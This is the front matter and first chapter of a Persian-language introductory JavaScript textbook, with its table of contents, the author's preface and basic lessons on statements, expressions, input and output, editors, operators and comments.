

یادگیری اصولی

پایه

جاوا اسکریپت

مؤلف: جعفر رضائی

Be
tter understanding of
Js [Javascript]



نگارش اول

انتشارات میعاد اندیشه

بِسْمِ اللّٰهِ الرَّحْمٰنِ الرَّحِيْمِ

یادگیری اصولی

پایه

جاوا اسکریپت

مولف: جعفر رضایی

سربشناسه	: رضایی، جعفر، -۱۳۷۳
عنوان و نام پدیدآور	: یادگیری اصولی جاوا اسکریپت- پایه / مولف جعفر رضایی.
مشخصات نشر	: تهران: میعاد اندیشه، ۱۳۹۸.
مشخصات ظاهری	: ۲۴۱ ص.: مصور، جدول، نمودار.
شابک	: 978-622-231-045-5
وضعیت فهرست نویسی	: فیبا
موضوع	: جاوا اسکریپت (زبان برنامه‌نویسی کامپیوتر)
موضوع	: JavaScript (Computer program language)
رده بندی کنگره	: QAV۶/۷۳
رده بندی دیوبی	: ۰۰۵/۱۲۳
شماره کتابشناسی ملی	: ۰۷۰۸۱۰۸



miaadpub.ir

عنوان کتاب: یادگیری اصولی جاوا اسکریپت - پایه

مولف: جعفر رضائی

ناشر: میعاد اندیشه

نوبت چاپ: اول - ۱۳۹۸

شمارگان: ۱۰۰۰ نسخه

قیمت: ۳۸۰/۰۰۰ ریال

شابک: ۹۷۸-۰۴۵-۲۳۱-۶۲۲-۵

همه‌ی حقوق مادی و معنوی این اثر برای مولف محفوظ است.

تکثیر و انتشار این اثر به هر صورت، از جمله بازنویسی، فتوکپی، ضبط الکترونیکی

و ذخیره در سیستم‌های بازیابی و پخش، بدون دریافت مجوز کتبی و قبلی از مولف

به هر شکلی ممنوع است.

این اثر تحت حمایت «قانون حمایت از حقوق مولفان، مصنفان و هنرمندان ایران» قرار دارد

زنده بودن حرکتی افقی است از گهواره تا گور
و زندگی کردن حرکتی عمودی است از زمین تا آسمان است

با احترام، کتاب حاضر تقدیم می‌شود به جامعه بی‌سربپست،
فقیر و تمام فراموش شدگان. بخش عمده‌ای از درآمد کتاب به
موسسات حمایتی اهدا خواهد شد، باشد که سهمی در بهبود
زندگی هم داشته باشیم.

بخش اول

[آشنایی با جاواسکریپت و مباحث پایه]

۲۰	Javascript چیست؟
۲۰	چرا جاواسکریپت؟
۲۱	کد (برنامه)
۲۱	دستورات (Statements)
۲۲	عبارات (Expressions)
۲۲	اجرای برنامه
۲۳	خروجی برنامه
۲۴	ورودی برنامه
۲۴	ویرایشگرهای کد (Editors)
۲۵	عملگرها (Operators)
۲۶	کامنت (Comment)
۲۶	قواعد کامنت‌گذاری
۲۷	کامنت‌گذاری تک خطی
۲۷	کامنت‌گذاری چند خطی
۲۸	بلوک‌ها یا قطعات کد (Blocks)
۲۸	قرارگیری کدهای جاواسکریپت در صفحات وب

بخش دوم

[مقادیر و انواع داده]

۳۲	انواع داده
۳۲	متغیرها (Variables)
۳۴	تبديل انواع داده به یکدیگر
۳۷	اشیاء (Objects)

۳۷	روش‌های ساخت object
۳۸	مدیریت ویژگی‌ها در object
۳۸	دسترسی به ویژگی‌ها
۳۹	تغییر مقادیر ویژگی‌ها
۳۹	ایجاد ویژگی جدید
۴۰	حذف ویژگی از object
۴۰	پیکربندی ویژگی‌های object
۴۱	آرایه‌ها (Arrays)
۴۲	تابع (Functions)
۴۴	لیترال‌ها
۴۵	متدهای تعریف شده برای انواع داده
۴۶	مقایسه مقادیر
۴۶	برابری (Equality)
۴۹	نابرابری (Inequality)

بخش سوم

[عبارات شرطی، محدوده‌ها و حلقه‌ها]

۵۲	عبارات شرطی (Conditionals)
۵۳	شرط‌های درون خطی
۵۴	محدوده (Scope)
۵۵	محدوده‌های تودرتو
۵۸	حلقه‌ها (Loops)
۵۸	do-while و while
۵۹	حلقه for

بخش چهارم

[توابع و ساختار درونی آن‌ها]

۶۴	توابع (Functions)
۶۶	توابع ناشناس (Anonymous)
۶۶	پاس دادن تابع به تابعی دیگر
۶۹	توابع prototype
۷۳	تفاوت متدهای روی prototype و عادی
۷۴	زنگیره تابع سازنده
۷۵	مشکلات prototype
۷۷	اجرای تابع با استفاده از call

بخش پنجم

[مباحث پیشرفته آرایه و object]

۸۲	متدهای آرایه‌ها
۹۰	شبه آرایه‌ها (array-like)
۹۱	ساخت آرایه
۹۲	مشکلات ساخت آرایه با Array
۹۵	توابع کاربردی object‌ها
۹۹	ارث بری object
۹۹	فراخوانی زنجیری متدها (method chaining)
۱۰۴	استفاده پیشرفته از reduce
۱۰۶	توابع مرتبه بالاتر (Higher order functions)

بخش ششم

strict و حالت [

۱۱۰	برافراشتن (Hoisting)
۱۱۲	اولویت hoisting
۱۱۵	حالت strict (سخت گیرانه)
۱۱۶	سطح اعمال شرایط strict
۱۱۷	قوانين مشمول حالت strict
۱۱۸	استفاده از متغیر تعریف نشده
۱۱۸	حذف کردن متغیر یا تابع
۱۱۸	استفاده از پارامتر ورودی هم نام
۱۱۹	نوشتن داده در یک property فقط خواندنی
۱۲۰	تعریف متغیرهای اکتاں
۱۲۰	نوشتن در یک property فقط قابل دریافت
۱۲۱	استفاده از برخی کلمات کلیدی
۱۲۱	استفاده از eval برای تعریف متغیر

بخش هفتم

closure، IIFE]

۱۲۴	عبارات توابع بلا فاصله صدا زده شده (IIFEs)
۱۲۵	ساختار عبارات IIFE
۱۲۸	استفاده از کاراکترهای خاص برای IIFE
۱۲۹	نام‌گذاری توابع عبارات IIFE
۱۳۰	کم حجم سازی سورس با IIFE
۱۳۱	محیط‌های غیر مورگر
۱۳۳	ha Closure

۱۳۶	ماژول‌ها (modules)
۱۳۸	درک توابع private
۱۳۹	درک API مایوزل publicAPI
۱۴۰	سبک‌های publicAPI برای return
۱۴۲	ماژول‌های دارای زیر مایوزل
۱۴۴	انواع فرمت مایوزل‌های سازنده
۱۴۴	(Asynchronous Module Definition (AMD
۱۴۵	CommonJS
۱۴۶	Universal Module Definition
۱۴۶	فرمت مایوزل در ES6
۱۴۸	مدیریت کننده‌های مایوزل
۱۴۸	اموری که یک مدیریت کننده مایوزل انجام می‌دهد
۱۴۸	معروف‌ترین مدیریت کننده‌های مایوزل
۱۴۹	bundler مایوزل

بخش هشتم

[ذخیره سازی و مدیریت داده]

۱۵۲	ذخیره مقدار در کوکی
۱۵۲	مدیریت مقادیر کوکی ها
۱۵۳	حذف کوکی
۱۵۳	امنیت کوکی ها
۱۵۴	رابط حافظه وب (Web storage API)
۱۵۴	تفاوت localStorage ، sessionStorage و کوکی
۱۵۵	حافظه محلی (localStorage)
۱۵۶	نشست محلی (sessionStorage)
۱۵۶	Blob

بخش نهم

[نسخه‌های اکماسکریپت، Transpile و Polyfill]

۱۵۷	تبدیل blob به آدرس
۱۵۷	متدهای blob
۱۵۹	نسخه‌های اکماسکریپت.
۱۶۰	چیست؟ ES
۱۶۱	نسخه‌های یک تا چهار اکما
۱۶۱	نسخه ES6
۱۶۱	نسخه ES2015 یا ES6
۱۶۱	نسخه‌های (ES2018 , ES2017 , ES2016) ۹ , ۸ , ۷
۱۶۲	نسخه ES.Next
۱۶۲	ویژگی‌های ES6
۱۶۲	کلاس‌ها Classes
۱۶۴	Arrow Functions
۱۶۶	قالب رشته‌ها (template literals)
۱۶۷	Object Destructuring
۱۶۷	spread عملگر
۱۶۸	Set و Map مجموعه‌های
۱۶۹	Polyfill مفهوم
۱۷۰	روش بهتر polyfill
۱۷۱	استفاده از Closure و IIFE برای Ponyfill
۱۷۴	مفهوم Transpile
۱۷۵	ابزارهای transpile
۱۷۶	استفاده از Babel
۱۷۸	ماژول‌های babel
۱۷۸	ماژول core
۱۷۹	ماژول CLI

۱۸۰	Plugins & Presets
۱۸۱	فایل تنظیمات babel
۱۸۲	babel و Polyfill ها

بخش دهم

های Generator و Iterator]

۱۸۸	ها Iterator
۱۸۸	پروتکل iterable
۱۸۹	پروتکل iterator
۱۸۹	معرفی Iterator
۱۹۲	ساخت object iterator
۱۹۳	نماد Symbol
۱۹۴	computed property
۱۹۷	iterable ایاهای عمومی جاوااسکریپت
۱۹۷	ها Iterable
۱۹۸	بررسی iterable بودن
۱۹۹	استفاده کنندگان از iterable ها
۲۰۰	ها Generator
۲۰۴	استفاده از yield و return در generator
۲۰۵	پاس دادن پارامتر به متده next
۲۰۸	استفاده از generator در generator
۲۱۰	بهینگی در مصرف حافظه
۲۱۰	ترکیب توابع generator
۲۱۲	موارد کاربرد generator ها

[خطاهای جالب جاواسکریپت]

۲۱۶	مساوی بودن [] با []!
۲۱۷	(موز) baNaNa
۲۱۷	NaN عدد است!
۲۱۷	NaN برابر نیست با NaN
۲۱۸	null و آرایه object هستند!
۲۱۹	صحیح بودن و نبودن همزمان []
۲۱۹	null اشتباه است ولی اشتباه نیست!
۲۲۰	حداقل مقدار عددی بزرگتر از صفر!
۲۲۰	جمع بستن آرایه ها.
۲۲۱	کاماهای پشت سرهم در آرایه
۲۲۱	بررسی برابری آرایه، یک هیولای به تمام معناست!
۲۲۲	Number با undefined
۲۲۳	بازی ریاضی با true و false
۲۲۴	افزایش عجیب اعداد
۲۲۴	درستی حاصل جمع $0/1$ و $0/2$
۲۲۵	انجام مقایسه برای سه عدد
۲۲۵	بازی های ریاضی
۲۲۷	فراخوانی پشت سرهم call
۲۲۷	ویژگی constructor
۲۲۸	کلید یک ویژگی از object یک object است
۲۲۹	دسترسی به prototypes
۲۲۹	ساخت Object عجیب
۲۳۰	برچسب ها (labels)
۲۳۰	استفاده تودرتو از label
۲۳۱	try..catch عجیب!

بخش دوازدهم

[جداول و ضمایم کاربردی]

۲۳۱	arrow functions جالب!
۲۳۲	آرگومان‌ها و arrow functions
۲۳۲	استفاده اشتباه return
۲۳۳	Math.min کوچکتر است از Math.max
۲۳۴	معرفی مجدد متغیرها
۲۳۴	رفتار پیشفرض تابع sort آرایه
۲۴۸	نوع داده
۲۴۸	توابع عمومی
۲۴۹	ویژگی‌های اعداد (Number) و اشیاء (Object)
۲۴۰	توابع اعداد (بر روی Number)
۲۴۰	راهنمای عبارات منظم RegExp
۲۴۰	پیراندها (Modifiers)
۲۴۱	متاکاراکترها (Metacharacters)
۲۴۲	کمیت‌سنج‌ها (Quantifiers)
۲۴۳	ویژگی‌های عبارات منظم (RegExp)
۲۴۴	متدهای عبارات منظم (RegExp)
۲۴۴	کلمات کلیدی رزرو شده در جاوا‌اسکریپت

پیشگفتار مولف

یادگیری زبان جاواسکریپت در صورتی که با ماهیت کارکردی زبان درگیر شوید، بسیار لذت بخش خواهد بود، این مسئله بخاطر نکاتی است که مختص به این زبان می‌باشد و در این کتاب به بسیاری از این مسائل پرداخته می‌شود، اگر اولین بار است که می‌خواهید با برنامه‌نویسی و دنیای مربوط به آن آشنا شوید، احتمالاً جاواسکریپت برایتان انتخاب خوب و جذابی خواهد بود و اگر قبلاً با زبان‌های دیگری برنامه‌نویسی می‌کردید، با جاواسکریپت و برخی از ویژگی‌های خاص آن شگفت‌زده خواهید شد.

اینکه به احتمال قوی آینده برنامه‌نویسی، با جاواسکریپت بشدت درگیر خواهد بود، موضوعی است که بسیاری از افراد چه در داخل کشور و چه در خارج از کشور به آن اشاره کرده‌اند و شرکت‌های مشهور نیز تمام سعی شان بر این بوده است که سهمی در این آینده داشته باشند، ظهور فریم ورک‌ها و کتابخانه‌های قدرمندی مانند: انگیولار، ریکت، ویو و ... برای برنامه‌نویسی front-end، امکان برنامه‌نویسی سمت سرور با node.js از یک سمت و از سمتی دیگر پیشرفت سریع آن‌ها در مدت زمان کم، نشان دهنده جدیت این ماجرا می‌باشد.

با توسعه یافتن تکنولوژی‌های مبتنی بر جاواسکریپت در حال حاضر می‌توان ادعا کرد که جاواسکریپت تقریباً در اکثر حوزه‌های فناوری اطلاعات و برنامه‌نویسی مدعی می‌باشد، حوزه‌هایی مانند: هوش مصنوعی، بلاک چین، برنامه‌های موبایل، واقعیت مجازی، برنامه‌های تحت وب و ... مثال‌هایی هستند که زبان شیرین جاواسکریپت در آن‌ها تاثیر داشته و کتابخانه‌های خوبی برای توسعه برنامه در این حوزه‌ها طراحی و پیاده سازی شده است.

'Easy to learn, Hard to master'

این جمله وصفی کامل از زبان جاواسکریپت می‌باشد چرا که، سادگی یادگیری و پیچیدگی حرفة‌ای بودن در آن، یکی از ویژگی‌های خاص این زبان است، به گونه‌ای که اگر از تعدادی توسعه دهنده وب در مورد دانش جاواسکریپتی‌شان سوال شود، احتمالاً بیش از ۸۰ درصد دانش خود را خیلی بالا خواهند دانست.

اینکه میزان پیشرفت یک فرد با خواندن کتاب حاضر چقدر خواهد بود، بستگی به میزان تلاش و ممارست فرد در مطالعه و پیگیری موضوع مورد نظر دارد و هیچ کتابی نمی‌تواند به قطع یقین ادعای صفر تا صد نماید، چون علاوه بر کامل بودن مطالب ذکر شده، در حقیقت هیچ نقطه صدی وجود ندارد که به اتمام رسیدن یک موضوع باشد و فرد می‌تواند تا درک عمیق مسائل مختلف حوزه مربوطه، دانش کسب کند و با تمرین و ممارست پیشرفت کند، پس وظیفه من به عنوان نویسنده کتاب سعی بر ارائه کامل مطالب، به شکلی شیوا و روان می‌باشد، تا خواننده پیشرفتی سریع‌تر داشته باشد.

در طول فصول کتاب با مسائل مختلفی آشنا خواهید شد، از مفاهیم پایه برنامه‌نویسی و زبان گرفته تا مباحث عمیق جاواسکریپت و نسخه‌های جدید این زبان که بر اساس استاندارد اکما پایه گذاری می‌شوند، جهش اکما از نسخه ۵ به ۶ بسیار سودمند و طوفانی بود، توسعه دهنده‌گان جاواسکریپت همواره ES6 را بخارط خواهند داشت و ویژگی‌های کلیدی اضافه شده در این نسخه که بسیار هم کاربردی می‌باشند را مورد استفاده قرار می‌دهند، در این کتاب تمام سعی ما بر این بوده است، تا منبعی کامل و ساده از مباحث ابتدایی تا پیشرفته برای تمام سطوح برنامه‌نویسان ارائه دهیم، به گونه‌ای که فردی که به عنوان استارت‌ر هست و می‌خواهد تازه شروع به برنامه‌نویسی کند بتواند با استفاده از کتاب به سطح قابل قبولی در برنامه‌نویسی با استفاده از جاواسکریپت دست پیدا کند و همچنین فردی که دانش اولیه‌ای در مورد جاواسکریپت دارد نیز بتواند با مطالعه کتاب، نکاتی تازه به سطح دانش خود اضافه کند.

اگر در خواندن بخشی از کتاب دچار خستگی یا سردرگمی شدید، خواندن کتاب را چند دقیقه متوقف کنید، کمی استراحت کرده و با انرژی بیشتری مجدداً شروع به مطالعه نمایید. اگر با مطالعه مجدد سردرگمی مورد نظر رفع نشد حتیماً آدرس ایمیل بنده مشکل خود را در میان بگذارید، ارتباط بیشتر با خوانندگان کتاب انرژی مضاعفی به من می‌دهد.

حتماً سعی کنید کتاب را کامل مطالعه کنید، اگر بخشی از کتاب برایتان ساده به نظر می‌رسد، احتمال می‌دهیم که فقط همان پاراگراف به آن شکل می‌باشد و مطالب جذاب‌تر و حرفه‌ای‌تر در پاراگراف‌های بعدی منتظر مطالعه شدن توسط شما می‌باشند.

در پایان از دوستان عزیزی که من را در تالیف این کتاب برای نموده اند، تشکر می‌کنم، قطعاً بدون برای و حمایت آنان کتاب فعلی آماده نمی‌شد، چرا که زحمات بی دریغ این عزیزان برای بخش و امید دهنده ادامه این مسیر برای ما بوده است، تشکر ویژه‌ای از آقایان **مهندی رحیمی** بابت کمک بسیار زیاد ایشان در نگارش کتاب و **مسعود ساجدی** برای انجام گرافیک کتاب دارم، بعلاوه سایر دوستان که به قصد احترام و تشکر از این عزیزان اسامی آنها در این بخش ذکر می‌گردد:

- سید احمد حسینی
- بیژن لاری پور
- مهرداد دادخواه

با تشکر جعفر رضائی
jafar.rezaei.ard@gmail.com

بخش اول

آشنایی با جاواسکریپت و مباحث پایه

۰۰ اهداف بخش:

< مفهوم کد و برنامه

< آشنایی با زبان جاواسکریپت

< تعریف دستورات و عبارات

< نحوه اجرای برنامه و ورودی و خروجی آن

< آشنایی با عملگرها

< آشنایی با ویرایشگرهای کد

< آشنایی با نحوه کامنت‌گذاری در کد

< آشنایی با قطعات و بلوکهای کد


Javascript چیست؟]

Javascript یک زبان برنامه‌نویسی داینامیک است که همانند HTML و CSS یکی از مهم‌ترین عناصر فناوری‌های وب به شمار می‌رود. این زبان، هم به صورت ساخت یافته و هم به صورت شیء‌گرا مورد استفاده برنامه‌نویسان قرار می‌گیرد که در این کتاب با این عناوین و القاب بیشتر آشنا می‌شویم. از آغازین روزهای دنیای وب، جاواسکریپت به عنوان تکنولوژی پایه‌ای مورد توجه قرار گرفته است. هر چند که شروع آن به حدود ۲ دهه قبل باز می‌گردد، به روزهایی که کاربردی در حد پاپ آپ‌های آزار دهنده داشت اما اکنون رشد بسیار سریع آن از جنبه‌های مختلف باعث شده است تا در زمان کنونی به عنوان بخش جدایی ناپذیر وب (محبوب‌ترین و بزرگ‌ترین پلتفرم نرم‌افزاری) تبدیل شود.

نام‌گذاری جاواسکریپت به صورتی است که شبیه بودن آن به زبان جاوا را القا می‌کند در حالی که فلسفه طراحی این دو زبان کاملاً متفاوت است و در بسیاری از جنبه‌ها دارای تفاوت‌های آشکار و مهمی هستند که فرضیه ارتباط این دو زبان به یکدیگر را کاملاً رد می‌کند.

چرا جاواسکریپت؟

دانش وب همه روزه در حال پیشرفت و توسعه است، این توسعه در سال‌های اخیر به شدت سرعت گرفته است، تصویر زیر انقلاب تکنولوژی وب^۱ را نشان می‌دهد:



بخش عمده‌ای از این انقلاب توسط جاواسکریپت و کتابخانه‌ها و امکاناتی که دارد به دست آمده است.

زبان جاواسکریپت از زبان‌های بسیاری در نحو (syntax) و مفاهیم ایده گرفته است که از جمله

1 <http://www.evolutionoftheweb.com/>



می‌توان به زبان محبوب و شناخته شده C، زبان Schema، Lisp و ... اشاره کرد. همین موضوع باعث شده است که برای بسیاری از برنامه‌نویسان یادگیری و شروع کدنویسی با زبان جاواسکریپت بسیار آسان باشد.

کد (برنامه)

به مجموعه‌ای از دستورالعمل‌ها که از سیستم (کامپیوتر)، انجام وظیفه خاصی را درخواست می‌کند، برنامه کد یا سورس کد (Source Code) گفته می‌شود. کدها عموماً به صورت یک فایل متنه نوشته و ذخیره می‌شوند. زبانهای برنامه‌نویسی نیز مشابه زبان‌های طبیعی نظری زبان فارسی یا انگلیسی هستند. یعنی از مجموعه قوانین و قراردادهایی تشکیل شده است که دستورات و عبارت درست و نادرست را مشخص می‌کند که به آن زبان کامپیوتر یا نحو (syntax) گفته می‌شود.

دستورات (Statements)

در زبان‌های برنامه‌نویسی به مجموعه‌ای از کلمات، اعداد و عملگرها که وظیفه مشخصی را انجام می‌دهند یک دستور گفته می‌شود. مثالی از دستورات در زبان جاواسکریپت به شکل زیر است:

```
a = b + 10;
```

به کاراکترهای a و b متغیر (variable) گفته می‌شود که مانند نگهدارنده‌ای برای مقادیر عمل می‌کنند و قرار است در طول اجرای برنامه، مورد استفاده قرار بگیرند. در رابطه با متغیرها در بخش‌های بعد توضیحات کامل داده خواهد شد. عدد 10 در مثال بالا مقدار (value) نامیده می‌شود. همچنین کاراکترهای = و + به عنوان عملگر شناخته می‌شوند، وظیفه عملگرها انجام عملیات بر روی مقادیر و متغیرها است، به عنوان مثال عملیات ریاضی یا انتساب از طریق این عملگرها انجام می‌شود.

بیشتر عبارات در جاواسکریپت، در انتهای با نقطه ویرگول (;) به پایان می‌رسند. اگر بخواهیم معنی مثال بالا را به زبان فارسی بیان کنیم اینگونه خواهد بود که: مقدار ذخیره شده در متغیر b را با عدد ۱۰ جمع کن و حاصل جمع را در متغیر a ذخیره کن. در واقع هر برنامه کامپیوتری مجموعه‌ای از دستورات است که در ارتباط با یکدیگر هدف خاصی را دنبال می‌کنند و به دنبال برآورده کردن نتیجه مورد نظر خود هستند.

[عبارات (Expressions)]

عبارات اجزای تشکیل دهنده دستورات هستند که در بخش قبل مورد بررسی قرار گرفت. هر دستور مجموعه‌ای از یک یا چندین عبارت است. به هر ترکیبی از متغیرها، مقادیر و یا عملگرها یک عبارت گفته می‌شود. مثال بخش قبل را مجدداً مشاهده کنید:

```
a = b + 10;
```

این دستور شامل چهار عبارت زیر است:

- مقدار 10 که عبارت مقداری نامیده می‌شود و یک عدد ساده است.
- متغیر b که عبارت متغیری نامیده می‌شود و به معنی بازیابی کردن مقدار ذخیره شده در متغیر b است.
- ترکیب a + b که عبارت ریاضی است و عملیات جمع ریاضی را انجام می‌دهد.
- ترکیب a = b که عبارت انتسابی نامیده می‌شود و به معنی انتساب نتیجه حاصل از جمع به متغیر a است.

[اجرای برنامه]

در بخش‌های قبل در رابطه با دستورات و عبارات بحث شد اما این دستورات و عبارات برای انسان قابل درک و فهم هستند و برای این که کامپیوتر این دستورات را درک کرده و اعمال کند نیاز به تغییراتی در آن‌ها وجود دارد. انجام تغییرات در دستورات و عبارت‌ها به طوری که برای ماشین (کامپیوتر) قابل فهم باشد از دو طریق انجام می‌شود: کامپایل (compile) و متغیر (interpreter). در برخی زبان‌های برنامه‌نویسی ترجمه دستورات خط به خط و از بالا به پایین، با هر بار اجرای برنامه انجام می‌شود که به آن تفسیر کد گفته می‌شود. در برخی دیگر از زبان‌های برنامه‌نویسی کد از قبل کامپایل شده و در هنگام اجرای برنامه دستورات کامپایل شده قبلی اجرا خواهد شد. زبان برنامه‌نویسی جاواسکریپت از نوع تفسیری است، چرا که کدهای جاواسکریپت در هر بار اجرای برنامه پردازش می‌شوند. البته این موضوع کاملاً دقیق نیست، به این دلیل که در حقیقت موتور جاواسکریپت ابتدا برنامه را کامپایل کرده و بلافصله اقدام به اجرای کدهای کامپایل شده می‌کند.

[خروجی برنامه]


برای اکثر برنامه‌هایی که در قالب زبان‌های مختلف نوشته می‌شود، داشتن خروجی و مقداری برای نمایش مسئله‌ای بدیهی می‌باشد. یکی از ساده‌ترین راهکارهای نمایش خروجی در جاواسکریپت console.log می‌باشد. این دستور جهت نمایش مقادیر داخل پرانتز در خروجی (در اینجا بخش کنسول مرورگر) مورد استفاده قرار می‌گیرد. روش دیگر برای نمایش خروجی به کاربر دستور() است که در مثال زیر برای نمایش محتوای متغیر b استفاده شده است:



```
var b = 'Ok';
alert( b );
```

در صورتی که دستور فوق را اجرا کنید مشاهده خواهید کرد که یک پاپ آپ با دکمه OK نمایش داده شده و محتوای متغیر b را نشان می‌دهد. البته روش‌های گوناگون دیگری برای مشاهده خروجی داده در برنامه وجود دارد که در ادامه مختصرًا توضیح می‌دهیم.

برای تست و بررسی کدهای جاواسکریپتی خود می‌توانید از بخش کنسول که در مرورگر جهت استفاده برنامه‌نویسان تعییه شده بهره ببرید و یا با اسکن کد QR تعییه شده در کنار هر بلوک کد به آدرس ایجاد شده برای تست کدهای کتاب، در وبسایت ماریوتک وارد شده^{۱۲} و استفاده کنید. برای روش نخست، مرورگر خود را اجرا کرده و بخش مربوط به DevTools را (با کلید میانبر F12 یا Ctrl+Shift+I) یا هر کلید ترکیبی دیگری متناسب با مرورگر خود) باز کرده و کدهای خود را در آن قسمت نوشته و اجرا کنید. به تصویر زیر دقت کنید:



در تصویر زیر دستور alert('aaa') در بخش کنسول مرورگر نوشته شده است و با اجرای این دستور پاپ آپی در صفحه ظاهر شده و خروجی دستور زیر را نمایش خواهد داد.



[ورودی برنامه]

منظور از ورودی برنامه، دریافت اطلاعات از کاربر است. روش بسیار رایج برای دریافت ورودی از کاربر استفاده از فرم‌هایی است که دارای فیلدهای ورودی هستند و به طور معمول در صفحات وب استفاده می‌شوند ولی در اینجا و برای شروع کار از روش ساده‌تری استفاده می‌کنیم و آن بکار گرفتن تابع `(..) prompt` است:

```
var number = prompt( "Enter a number: " );
console.log(number);
```



با اجرای قطعه کد فوق یک پاپ آپ نمایش داده شده و فیلدی جهت وارد کردن مقدار مورد نظر ایجاد می‌شود. بعد از وارد کردن مقدار توسط کاربر، دستور دوم باعث چاپ شدن خروجی در محیط کنسول خواهد شد.

[ویرایشگرهای کد (Editors)]

ویرایشگر کد، محیطی است که برنامه‌نویسان، اغلب زمان خود را در آنجا سپری می‌کنند. این ابزار برای کدنویسی استفاده شده و به دو دسته کلی تقسیم می‌شود: محیط توسعه یکپارچه (IDE) و ویرایشگرهای ساده یا ادیتورها.

محیط‌های توسعه یکپارچه: ویرایشگرهای قدرتمندی هستند که دارای ابزارهای مختلف بوده و برای استفاده در یک پروژه کامل بسیار مناسب هستند. با استفاده از آن‌ها می‌توان بین فایلهای پروژه به راحتی جابجا شد، از ویژگی‌های تکمیل خودکار کد با توجه به زبان برنامه‌نویسی استفاده کرد، کد را دیباگ (رفع خطأ) و تست نمود و از ابزارها و ابزارکهای مختلف مانند کنترل نسخه (VCS) مثل گیت (Git) در آن‌ها بهره برد. تعدادی از معروف‌ترین IDE‌ها به شرح زیر است:

- مجموعه نرم‌افزارهای تیم JetBrains Jetbrains WebStorm که برای توسعه سمت کاربر (Front-End) مورد استفاده قرار می‌گیرد.
- نرم‌افزار Visual Studio Code
- نرم‌افزار Netbeans

ابزارهای نام بردۀ شده در اکثر سیستم عامل‌های موجود قابل استفاده هستند. محیط‌های توسعه نرم‌افزار محدود به لیست فوق نیست و ابزارهای بسیار متنوعی در این حوزه وجود دارد که با توجه به علاقه و نیاز، بهترین گزینه را برای استفاده خود انتخاب کنید.

ادیتورهای سبک: به اندازه IDE‌ها قدرتمند نیستند ولی با توجه به سبکی و سرعت قابل توجه آن‌ها، برای ویرایش سریع کدها مورد استفاده قرار می‌گیرند. معمولاً برنامه‌نویسان در کنار IDE از یک ادیتور هم برای انجام کارهای کوچک، ساده و بعضی روزانه خود و ویرایش‌های سریع استفاده می‌کنند. امروزه با توجه به پلاگین‌های مختلفی که برای ادیتورها ارائه می‌شود، می‌توان آن‌ها را در حد یک محیط توسعه یکپارچه قدرتمند ساخت و نمی‌توان مزبندی دقیقی بین یک ادیتور و یک IDE در نظر گرفت. در زیر تعدادی از معروف‌ترین ادیتورهای موجود را نام می‌بریم:

- Sublime Text
- Atom
- Notepad ++
- ادیتورهای Emacs و Vim

[عملگرها (Operators)]

عملگرها ابزارهایی برای ایجاد و اعمال تغییرات بر روی متغیرها و مقادیر هستند. در ادامه تعدادی از رایج‌ترین عملگرها یا اپراتورهای زبان جاوا‌اسکریپت را معرفی می‌کنیم:

- عملگر انتساب = به عنوان مثال $a = 1$
- عملگرهای ریاضی جمع +، تفریق -، ضرب * و تقسیم / مانند $a + 1$
- عملگرهای انتساب ترکیبی =، +=، -=، *=، /= که ترکیبی از عملگر انتساب و ریاضی هستند مانند $a += 1$ که معادل با $a = a + 1$ است.
- عملگرهای افزایش ++ و کاهش -- مانند $a++$ که معادل با $a = a + 1$ است.
- عملگر دسترسی به ویژگی object.log() مانند
- در ادامه و بخش‌های بعدی در رابطه با object و ویژگی‌های آن به تفصیل صحبت خواهد شد.
- عملگر برابری ضعیف ==، برابری قوی ===، نابرابری ضعیف != و نابرابری قوی != به عنوان مثال $a == b$ که در بخش مقادیر و انواع داده در این مورد توضیح داده خواهد شد.
- عملگرهای مقایسه‌ای بزرگتر >، کوچکتر <، کوچکتر یا مساوی <=، بزرگتر یا مساوی => به

`a <= b` عنوان مثال

- عملگرهای منطقی عطفی `&&` و بخشی `||`. به عنوان مثال `b && a` به این معنی است که هر دو متغیر `a` و `b` هر دو مقدار `true` داشته باشند.

[کامنت (Comment)]

مطلوب بسیار مهمی که در هنگام برنامهنویسی باید مد نظر قرار داد این است که هدف از نوشتن کد، فقط قابل فهم بودن آن برای کامپیوتر نیست بلکه به این معنی است که کدهای نوشته شده باید برای برنامهنویسان دیگر هم قابلیت خواندن داشته و در هنگام توسعه برنامه، کاربرد هر بخش از آن کاملاً واضح و مشخص باشد. یکی از کارهایی که برای این منظور رعایت می‌شود، نامگذاری صحیح و مفهوم متغیرهاست.

مفهوم ابزار جهت افزایش خوانایی برنامه و ارتقاء قابلیت توسعه آن افزودن توضیحات به هر خط یا بخش دلخواه از برنامه است. به این کار در اصطلاح برنامهنویسی کامنت‌گذاری گفته می‌شود. کامنت‌ها خطوطی از برنامه هستند که به هنگام پردازش نادیده گرفته می‌شوند و به همین دلیل به مقادیر `0` و `1` که برای کامپیوتر قابل فهم باشد تبدیل نمی‌شوند. کامنت‌ها صرفاً جهت استفاده برنامهنویسان (توسعه دهندهان کد) مورد استفاده قرار می‌گیرند و برای ماشین فاقد ارزش است.

[قواعد کامنت‌گذاری]

برای کامنت‌گذاری صحیح هیچ قاعده و قانون خاصی وجود ندارد که بیانگر صحیح یا غلط بودن یک کامنت باشد ولی باید به هنگام کامنت‌گذاری موارد زیر را در نظر گرفت:

- کد بدون کامنت می‌تواند باعث کاهش کیفیت برنامه باشد.
- کامنت‌گذاری بیش از حد (برای مثال درج کامنت به ازای بخش‌های خیلی کوچک از کد) احتمالاً نشان دهنده ضعیف بودن کدهای نوشته شده است که نمی‌تواند عملکرد خود را بیان کند.

در زبان جاواسکریپت دو نوع از کامنت‌گذاری تعریف شده است:



```
// Single-line comment
/* Multi
line
comment */
```

کامنت‌گذاری تک خطی

